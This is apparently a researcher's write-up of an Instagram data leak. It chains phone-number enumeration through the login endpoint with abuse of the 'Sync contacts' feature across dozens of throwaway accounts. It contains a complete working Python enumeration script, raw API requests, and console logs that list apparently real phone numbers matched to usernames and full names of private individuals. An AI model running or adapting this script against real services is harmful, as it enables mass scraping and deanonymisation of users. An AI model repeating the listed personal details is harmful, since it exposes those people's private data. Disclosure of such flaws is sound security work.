Data Leak – Instagram

By: @ZHacker13 .

Stage 1:


When we are trying to sign in to an instagram account with a username and password the server response will tell us if the user exists or not, let's see an example:

```
POST /accounts/login/ajax/ HTTP/1.1
Host: www.instagram.com
Content-Length: 27
Content-Type: application/x-www-form-urlencoded

username=USERNAME&password=

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 27

{"authenticated": false, "user": false, "status": "ok"}
```


we are sending the USERNAME in the request's body and waiting for response, we can see that the server responds with a json content and by looking at the "user" field we know that the user isn't exists, **So wait!** what are we talking about ? User enumeration is when an attacker can abuse user system by using brute force technique, a real life example will be: a man entering to school and trying to find all teachers names, he asked one of the students if the teacher "A" exists and the student answering him yes/no, if his response equals yes the man will remember and continue checking if names exists.

How we can exploit this system ?

Imagine a situation where you can send a thousand requests with random Phone-numbers generated by script and by checking user existence determine if number associated to an instagram account.
That's exactly what we did ! By sending **15,000 requests** we got over **1,000 phone-numbers** in less of a day (**21 Hours**) !




```
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": true, "status": "ok"}
Found new phone number: 972536242268
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": true, "status": "ok"}
Found new phone number: 972528464459
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": true, "status": "ok"}
Found new phone number: 972558840047
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": true, "status": "ok"}
Found new phone number: 972594670031
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": false, "status": "ok"}
{"authenticated": false, "user": true, "status": "ok"}
Found new phone number: 972599879897
{"authenticated": false, "user": false, "status": "ok"}
```




```python
import requests
import time
from random import randint, choice


class ToManyRequests(Exception):
    pass


def gen_number():
    country_code = '972'
    cellular_codes = ['50', '51', '52', '53', '54', '55', '56', '58', '59']
    return f'{country_code}{choice(cellular_codes)}{randint(1000000, 9999999)}'


def make_request(username):
    base_url = 'https://www.instagram.com'

    sess = requests.session()

    sess.get(base_url)

    sess.headers.update({
        'x-csrftoken': sess.cookies.get('csrftoken')
    })

    r = sess.post(f'{base_url}/accounts/login/ajax/', data={
        'username': username,
        'password': ''
    })

    if r.status_code == 429:
        raise ToManyRequests

    return r.status_code == 200 and r.json().get('user', False)


def run():
    phone_num = gen_number()

    try:
        print(f'Trying {phone_num}')
        if make_request(phone_num):
            print(f'Found new phone number: {phone_num}')
        time.sleep(2)
    except ToManyRequests:
        print('Waiting 10 minutes')
        time.sleep(600)


try:
    while True:
        run()
except KeyboardInterrupt:
    print('* Done')
```

Stage 2:

We decided that this isn't enough and there is no actual use of just brute forcing numbers, we must find the associated accounts !
We looked for a way to do that and suddenly we got an idea, what if we try to use "Sync contacts" feature on each phone-number that we found, in theory we can do that but we can sync only three times in every 24 hours (per user), so the only way is to open multiple accounts and split the work.



```
POST https://i.instagram.com/api/v1/address_book/link/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 255

contacts=[{"phone_numbers":["+XXX+XX-XXX-XXXX"],"email_addresses":
[],"first_name":"","last_name":""}]&_csrftoken=XXX&_uuid=XXX

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1387

{
    "items": [
    {
        "user":
        {
            "pk": "XXX",
            "username": "avr_amit",
            "full_name": "XXX XXX",
            "is_private": false,
            "profile_pic_url": "XXX",
            "profile_pic_id": "XXX",
            "is_verified": false,
            "has_anonymous_profile_picture": false,
            "latest_reel_media": 0,
            "addressbook_name": ""
        },
        "caption": "",
        "large_urls": [],
        "thumbnail_urls": ["XXX"]
    }],
    "status": "ok"
}
```




Proof of Concept:


Video: Instagram Users Data Leak – PoC

By opening 40 users we managed to get 143 Instagram random accounts details (based on 120 phone-numbers that we got in the enumeration Attack), With only 40 accounts we as Attackers can link 840 Phone-numbers in a single **week**,

In this Attack we actually show evidence to a valid "Data-Leak" of Random Instagram users (Phone-Number, UserID, UserName, Full-Name) via composition of those 2 Vulnerabilities: "Phone-number enumeration" (Stage 1) + "Sync contacts" feature abusing (Stage 2).



```
C:\WINDOWS\system32\cmd.exe
Successful login User1381831834
Successful login User1381831835
Using 35 clients
0. [972052404653б] 224991389 => ronitsh22 (□□□□□□□□□□)
1. [9720545482211] 8298887583 => osher_holden (Osher Holden)
2. [9720528389143] 8882055882 => dalia.elbaz12 (זבלא הילד)
3. [9720599247524] 2544285826 => kbwrb (برع وبا دلاغ)
4. [9720544328895] 5394191672 => mvkhmd7250 (דמחומ)
5. [9720543946217] 15163493554 => mkbytl4 (ביב לת יבכמ)
5. [9720543946217] 9206908096 => shny365 (והכ ינש)
6. [9720559949675] 5461621125 => yvspvlnsy (ג יסנלו פסוי)
7. [9720544644345] 3451182716 => moshehemain (Moshe Hemain)
8. [9720559858099] 6308842664 => liron9054 (Liron)
9. [9720595933630] 8424539796 => karooma1809 (karooma□ □ □□□□|‡□)
10. [9720528873172] 11462792596 => myrzm22 (م ازع ريم أ)
11. [9720594829930] 15846451826 => shrqtbll (^^^^^^)
12. [9720528708568] 17206816 => ron_cohen (Ron)
13. [9720509585550] 17336176882 => yoav.s10 (yoav.s)
13. [9720509585550] 9017941993 => yoavsetti (יטס באוי)
13. [9720509585550] 14502789785 => sisetti06 (trrf)
13. [9720509585550] 1281901089 => yoav_setti ()
14. [9720522704923] 10192913816 => hh34559 (hh3455)
15. [9720545499441] 5812884318 => eliturjeman123 (ומ'גרות ילא)
16. [9720506877582] 44607053 => shiraned19 (וורהא ויטשלדא ורימ)
17. [9720524001943] 2237043449 => alaa_abusaif____________ (Alaa Abu Saif)
17. [9720524001943] 8702715483 => lolocc37 (Lolocc)
17. [9720524001943] 9194703021 => saifalaaabu (Alaa Abu Saif)
18. [9720506273755] 829887028 => mayabengay (והכ הימ)
19. [9720502414538] 6182162087 => bmw.mohmed93 ()
20. [9720598108537] 4118475565 => mahmoodtomezy (MahmoOd itmazi)
```



```
C:\WINDOWS\system32\cmd.exe
Successful login User138183181
Successful login User138183182
Successful login User138183173
Successful login User138183184
Successful login User138183185
Successful login User138183186
Successful login User138183187
Successful login User138183178
Successful login User138183189
Successful login User1381831810
Successful login User1381831711
Successful login User1381831812
Successful login User1381831813
Successful login User1381831814
Successful login User1381831715
Successful login User1381831816
Successful login User1381831817
Successful login User1381831818
Successful login User1381831719
Successful login User1381831820
Successful login User1381831821
Successful login User1381831822
Successful login User1381831723
Successful login User1381831724
Successful login User1381831825
Successful login User1381831726
Successful login User1381831827
Successful login User1381831628
Successful login User1381831429
Successful login User1381831830
```